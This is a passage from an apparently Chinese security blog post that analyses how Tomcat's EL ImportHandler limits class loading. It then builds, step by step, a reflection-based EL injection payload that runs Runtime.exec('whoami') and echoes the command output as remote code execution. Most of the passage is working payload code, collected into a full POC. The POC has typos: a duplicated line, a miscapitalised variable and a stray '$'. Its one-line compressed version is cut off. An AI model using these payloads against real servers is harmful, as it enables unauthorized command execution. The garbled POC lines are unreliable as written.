其中对于 `result` 的赋值都是基于 `clazz`，先看第一次对 `clazz` 的操作：`clazz = importHandler.resolveClass(key);`

跟进 `ImportHandler#resolveClass`，结合注释，我们可以判断出代码块的功能

```

// Has it been previously resolved?
Class<?> result = clazzes.get(name); result: null

if (result != null) {
    if (NotFound.class.equals(result)) {
        return null;
    } else {
        return result; result: null
    }
}

// Search the class imports
String className = classNames.get(name); className: null classNames: size = 0
if (className != null) {
    Class<?> clazz = findClass(className, throwException: true); className: null
    if (clazz != null) {
        clazzes.put(name, clazz); clazzes: size = 0 name: "java"
        return clazz;
    }
}
}


```

判断字符串是否在 `clazzes` 中，这个变量存放着之前解析过的类，如果同名就直接复用。

```

// Search the package imports - note there may be multiple matches
// (which correctly triggers an error)
for (String p : packageNames) { packageNames: size = 4
    className = p + '.'
    Class<?> clazz = findClass(className, throwException: true);
    if (clazz != null) {
        if (result != null) {
            throw new ELException("Multiple matches for package " + p);
        }
        result = clazz;
    }
}

```



这里限制了类加载的范围只有四个包，分别是：

- `java.lang`
- `javax.servlet`
- `javax.servlet.http`
- `javax.servlet.jsp`


而且我们是全路径写入即 `java.nio.ByteBuffer`，传到类加载这步的只有 `java`，没有 `java.lang.java`、`javax.servlet.java` ... 这种类  
 这样无法将 `java.nio.ByteBuffer.allocate(100)` 结果写入的真正原因就找到了，EL 表达式中对于类的加载没有涉及到 `java.nio` 包，这样就无法调用到 `ByteBuffer` 类，并且还不支持全类名输入。

改用反射来获得 `ByteBuffer` 类

```
//执行系统命令
${pageContext.setAttribute("inputStream", Runtime.getRuntime().exec("whoami").getInputStream())}
//停一秒，等待Runtime的缓冲区全部写入完毕
${Thread.sleep(1000)}
//读取Runtime inputStream所有的数据
${pageContext.setAttribute("inputStreamAvailable", inputStream.available())}

//通过反射实例化ByteBuffer，并设置heapByteBuffer的大小为Runtime数据的大小
${pageContext.setAttribute("byteBufferClass", Class.forName("java.nio.ByteBuffer"))}
${pageContext.setAttribute("allocateMethod", byteBufferClass.getMethod("allocate", Integer.TYPE))}
${pageContext.setAttribute("heapByteBuffer", allocateMethod.invoke(byteBufferClass, inputStreamAvailable))}
```

可以成功调用，如下图



## 构建 String 完成 RCE 回显

拿到了合适大小的 `byte[]` 后，接着把 `InputStream` 字节流读到 `heapByteBuffer` 的 `byte[]` 中

```
${pageContext.getAttribute("inputStream").read(heapByteBuffer.array(), 0, inputStreamAvailable)}
```

- 调用 `ByteBuffer#array` 返回其的 `byte[]`
- 调用 `InputStream#read` (`InputStream#read(byte b[], int off, int len)`) 读取

但是 `byte[]` 类型的数据不能直接在网上进行回显，需要将其转换成 `String`。常规的方法就是使用 `new String(byte[])` 来实现。

这里有几点需要注意：

1. 由于不能直接用 `new`，依旧需要通过反射来拿到 `String` 实例
2. 反射调用 `String#String` 时，需要指定传参类型的对象。但是似乎没有 `Byte[].TYPE` 这种东西。不过我们可以通过 `byteArrType` 里的 `byte[]`，用 `getClass()` 得到 `byte[]` 类型对象。

如下：

```
//获取byte[]对象
${pageContext.setAttribute("byteArrType", heapByteBuffer.array().getClass())}
//构造一个String
${pageContext.setAttribute("stringClass", Class.forName("java.lang.String"))}
${pageContext.setAttribute("stringConstructor", stringClass.getConstructor(byteArrType))}
${pageContext.setAttribute("stringRes", stringConstructor.newInstance(heapByteBuffer.array()))}
//回显结果
${pageContext.getAttribute("stringRes")}
```

这部分不过多解释了，很容易看得懂

整合一下，POC：

```
${pageContext.setAttribute("inputStream", Runtime.getRuntime().exec("whoami").getInputStream())}

${pageContext.setAttribute("inputStream", Runtime.getRuntime().exec("whoami").getInputStream())}
${Thread.sleep(1000)}
${pageContext.setAttribute("inputStreamAvailable", inputStream.available())}

${pageContext.setAttribute("byteBufferClass", Class.forName("java.nio.ByteBuffer"))}
${pageContext.setAttribute("allocateMethod", ByteBufferClass.getMethod("allocate", Integer.TYPE))}
${pageContext.setAttribute("heapByteBuffer", allocateMethod.invoke(byteBufferClass, inputStreamAvailable))}

${pageContext.setAttribute("inputStream_demo",inputStream.read(heapByteBuffer.array(), 0, inputStreamAvail$able))}

${pageContext.setAttribute("byteArrType", heapByteBuffer.array().getClass())}
${pageContext.setAttribute("stringClass", Class.forName("java.lang.String"))}
${pageContext.setAttribute("stringConstructor", stringClass.getConstructor(byteArrType))}
${pageContext.setAttribute("stringRes", stringConstructor.newInstance(heapByteBuffer.array()))}

${pageContext.getAttribute("stringRes")}
```

压缩到一个 EL 表达式

```
${pageContext.setAttribute("inputStream", Runtime.getRuntime().exec("whoami").getInputStream());Thread.sleep(1000);pageContext.setAttribute
```



参考文章：[普通EL表达式命令回显的简单研究](#)